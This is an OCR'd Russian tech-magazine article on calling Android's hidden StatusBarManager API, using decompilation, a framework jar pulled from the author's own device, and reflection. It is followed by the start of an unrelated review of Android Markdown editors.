
Подобная функция есть во многих лаунчерах, поэтому задача казалась простой и совершенно очевидной: завариваем кофе, открываем доки Android, находим нужную функцию и пишем простой сервис, который отслеживал бы касание края экрана и разворачивал статусбар.

Но жестокая реальность поубавила оптимизма: как следовало из документации Android, API не предоставлял такую функциональность! А значит, софт, умеющий разворачивать строку состояния, использовал хаки, а что еще более интересно — хаки, работающие без root, прав администратора и вообще каких бы то ни было разрешений.

Начинаем разбираться


Проще всего выяснить, как это вообще возможно, — посмотреть чужой код. Такого с ходу не нашлось, зато обнаружилась очень простая софтина Drop Down Status Bar. Она состояла из иконки, при нажатии которой разворачивался статусбар, а сам код приложения умещался в файле размером 1252 байт — идеальный кандидат для декомпиляции.

Оставалось только скачать APK и натравить на него jadx:



Декомпилированный листинг Drop Down Status Bar


Очень простой код, который создает объект класса StatusBarManager и вызывает его метод **`expandNotificationPanel()`**, если приложение работает в среде Android 4.2, или метод **`expand()`**, если это Android предыдущих версий. Все очень просто, и код можно было банально скопировать в свое приложение:



Упс...

Но не тут-то было. Оказалось, что класс StatusBarManager не просто не был описан в документации, — его вообще не существовало в SDK. Как же работал Drop Down Status Bar?

На самом деле все элементарно. Фреймворк, содержащий все классы пакета android (включая требуемый android.app.StatusBarManager), **не один и тот же на реальном устройстве и в SDK**. Версия фреймворка в SDK, во-первых, довольно сильно урезана в плане доступных классов, а во-вторых, не включает в себя самого кода реализации классов (вместо методов и конструкторов — заглушки).



Содержимое фреймворков реального устройства и SDK

Это теория, а практика в том, что выдернутый с устройства фреймворк по логике можно было бы использовать не только чтобы сравнить с тем, что поставляется в SDK, но и чтобы подменить его! Сделать это оказалось несложно.

Кручу, верчу, запутать хочу

Фреймворк был выдернут с устройства (что такое adb shell):

```
$ adb shell
> su
> cp /system/framework/framework.jar /sdcard/
> exit
> exit
$ adb pull /sdcard/framework.jar
```

С помощью dex2jar байт-код Dalvik был транслирован обратно в байт-код Java:

```
$ unzip framework.jar
$ dex2jar-2.0/d2j-dex2jar.sh classes.dex
```

И затем размещен в проекте как обычная библиотека:

```
$ cp classes-dex2jar.jar ~/AndroidstudioProjects/ИМЯ_ПРИЛОЖЕНИЯ/↵
    app/libs/
```

Оставалось только запустить Android Studio, выбрать библиотеку и присоединить ее к проекту с помощью меню «Add as library».

Получившийся **classes-dex2jar.jar** можно было бы переименовать в **android.jar** и положить его в *SDK/platforms/android-23*, заменив оригинал. Но это не самая лучшая идея, так как изменение отразилось бы на всех остальных проектах.

Но Android Studio продолжал упорствовать. Теперь ему не нравилось слово statusbar:

```
StatusBarManager statusBarManager = (StatusBarManager)
context.getSystemService("statusbar");
```

Оказалось, однако, что неправ в этой ситуации как раз Android Studio и это не что иное, как баг, обойти который можно с помощью комментария-директивы noinspection:

```
//noinspection ResourceType
```

```
try {
    // noinspection ResourceType
    Object service = context.getSystemService("statusbar");
    Class<?> statusbarManager =
    Class.forName("android.app.StatusBarManager");
    Method expand =
    statusbarManager.getMethod("expandNotificationsPanel");
    expand.invoke(service);
} catch (Exception e) {
    Log.e("StatusBar", e.toString());
}
```

Заставляем Android Studio принять наш код

Вот и все… нет, стоп, это я выдаю желаемое за действительное. На самом деле это еще далеко не все. Из-за огромного веса фреймворка Android Studio задыхался во время компиляции и постоянно прерывал этот процесс с самыми разными ошибками. И ошибки эти были вовсе не в коде, а в самих инструментах сборки. И даже не ошибки, а расход всей оперативной памяти, из-за которого инструменты сборки просто падали, как, например, утилита dx, перегоняющая байт-код Java в байт-код Dalvik:

```
Error:Execution failed for task
':app:transformClassesWithDexForDebug'
```

Решение этому нашлось не сразу, и поначалу казалось, что нечего даже пытаться собрать код на ноуте с четырьмя гигами памяти. Однако и это было возможно, но только если указать Android Studio альтернативный каталог для хранения временных файлов (по умолчанию в Linux он использует каталог **/tmp**, который зачастую сам находится в оперативке), подключить swap и провести небольшой тюнинг системы сборки.

Первые две задачи решились просто:

```
$ export _JAVA_OPTIONS="-Djava.io.tmpdir=$HOME/tmp"
$ dd if=/dev/zero of=swap.img bs=1m count=4096
$ mkswap swap.img
$ sudo swapon swap.img
```

Вторая чуть сложнее. Пришлось слегка подредактировать **build.gradle** проекта, чтобы выделить побольше памяти виртуальной машине Java, отключить ProGuard и снять ограничение на 65 тысяч методов (multiDex):

```
android {
    ...
    defaultConfig {
        multiDexEnabled true
    }
    dexOptions {
        javaMaxHeapSize "4g"
    }
    ...
    buildTypes {
        debug {
            minifyEnabled false
        }
```

```
        release {
            minifyEnabled false
        }
    }
}
```

Оставалось только дождаться окончания сборки.

И тут я подумал о рефлексии...

На самом деле все сказанное выше — пустая болтовня. Не потому, что этот метод не работает, — он замечательно работает, и ты сам можешь в этом убедиться. Настоящая причина в том, что он невероятно избыточен, ведь есть более адекватный альтернативный путь. Итак, внимание, код для вытягивания шторки без замен фреймворков и возни с настройками Java и Gradle:

```
try {
    // noinspection ResourceType
    Object service = context.getSystemService("statusbar");
    Class<?> statusbarManager =
    Class.forName("android.app.StatusBarManager");
    Method expand =
    statusbarManager.getMethod("expandNotificationsPanel");
    expand.invoke(service);
} catch (Exception e) {
    Log.e("StatusBar", e.toString());
}
```

Все просто. Достаточно было использовать рефлексию, чтобы прямо во время исполнения найти класс StatusBarManager, найти его метод `expandNotificationsPanel()` и вызвать. И все это без лишних телодвижений (кроме того, что после каждого редактирования код приходится запускать для проверки).


Какие еще скрытые API существуют?

На самом деле их не так уж много. В основном Android использует скрытые API для взаимодействия между системными классами, поэтому обычно это различные константы и подсобные функции, малоинтересные обычным программистам. Но есть и несколько полезных API, которые позволяют:

- монтировать, размонтировать и форматировать файловые системы (StorageManager);
- получить расширенную информацию о Wi-Fi (WifiManager);

- узнать UID и прочую информацию о текущем процессе (Process);
- получить расширенную информацию о базовой станции (CellInfoLte);
- узнать тип сети (ConnectivityManager);
- получить список установленных пакетов, принадлежащих указанному юзеру (PackageManager);
- узнать реальный размер экрана с учетом наэкранных кнопок навигации (Display).

Я не проверял все эти API, поэтому не буду давать гарантий, что они корректно работают и не требуют каких-то привилегий в системе. Ты можешь проверить сам — просто найди API в исходном коде, введя в поиске директиву @hide. Удобнее всего сделать это с помощью веб-сервиса AndroidXRef: просто укажи @hide в поле Full search, а в In project(s) выбери frameworks.




Ищем скрытые API в исходниках фреймворка

Мораль

Скрытые API и рефлексия позволили мне реализовать задуманное (если тебе интересно, это чудо есть в маркете). Однако это всего лишь маленькая софтинка, написанная для себя, и я настоятельно не рекомендую использовать скрытые API в больших проектах, особенно если ты собираешься их монетизировать.

В отличие от API с высоким уровнем доступа, наличие или неизменность скрытых API не гарантирована. В следующей версии Android они могут исчезнуть или измениться, они могут существовать в прошивках одних аппаратов и отсутствовать в других. Их использование — это всегда лотерея.

ТЕСТ MARKDOWN-РЕДАКТОРОВ ДЛЯ ANDROID



Сергей Мельников
mail@s-melnikov.net
www.s-melnikov.net

ВЫЯСНЯЕМ, ЕСТЬ ЛИ У ПЛАНШЕТОВОДОВ ВОЗМОЖНОСТЬ КОМФОРТНО ГЕНЕРИТЬ КОНТЕНТ В MD-ФОРМАТЕ

Язык разметки Markdown сейчас весьма популярен: существуют десятки веб-сервисов, позволяющих легко разбавлять строго текстовые мысли картинками, таблицами, списками и прочими аксессуарами, и примерно столько же редакторов для настольных операционных систем — Windows, Mac OS, Linux/UNIX. За примерами использования Markdown можно вообще никуда не ходить — все без исключения статьи для «Хакера» авторы пишут именно в этой разметке. Сегодня мы выясним, как обстоят дела на этом фронте у повелителей зеленых роботов со сладкими именами.

Говорит и показывает Wiki

Markdown — облегченный язык разметки, созданный с целью написания максимально читабельного и удобного для правки текста, но пригодного для преобразования в языки для продвинутых публикаций (HTML, Rich Text и другие). Первоначально создан в 2004 году Джоном Грубером и Аароном Шварцем. Многие идеи языка были позаимствованы из существующих соглашений по разметке текста в электронных письмах.

Синтаксис языка построен на использовании специальных символов, благодаря которым введенный текст автоматически преобразуется в дальнейшем в заголовок, цитату, нумерованный или произвольный список, ссылку, картинку и прочее.

Например:

```
# Заголовок первого уровня (H1)
## Заголовок второго уровня (H2)
*данный текст будет набран курсивом*
**полужирное начертание**
```

На рис. 1 приведен пример исходного текста (слева) и после обработки синтаксиса Markdown (справа). Это так называемый базовый синтаксис, которым и будем тестировать наших участников.

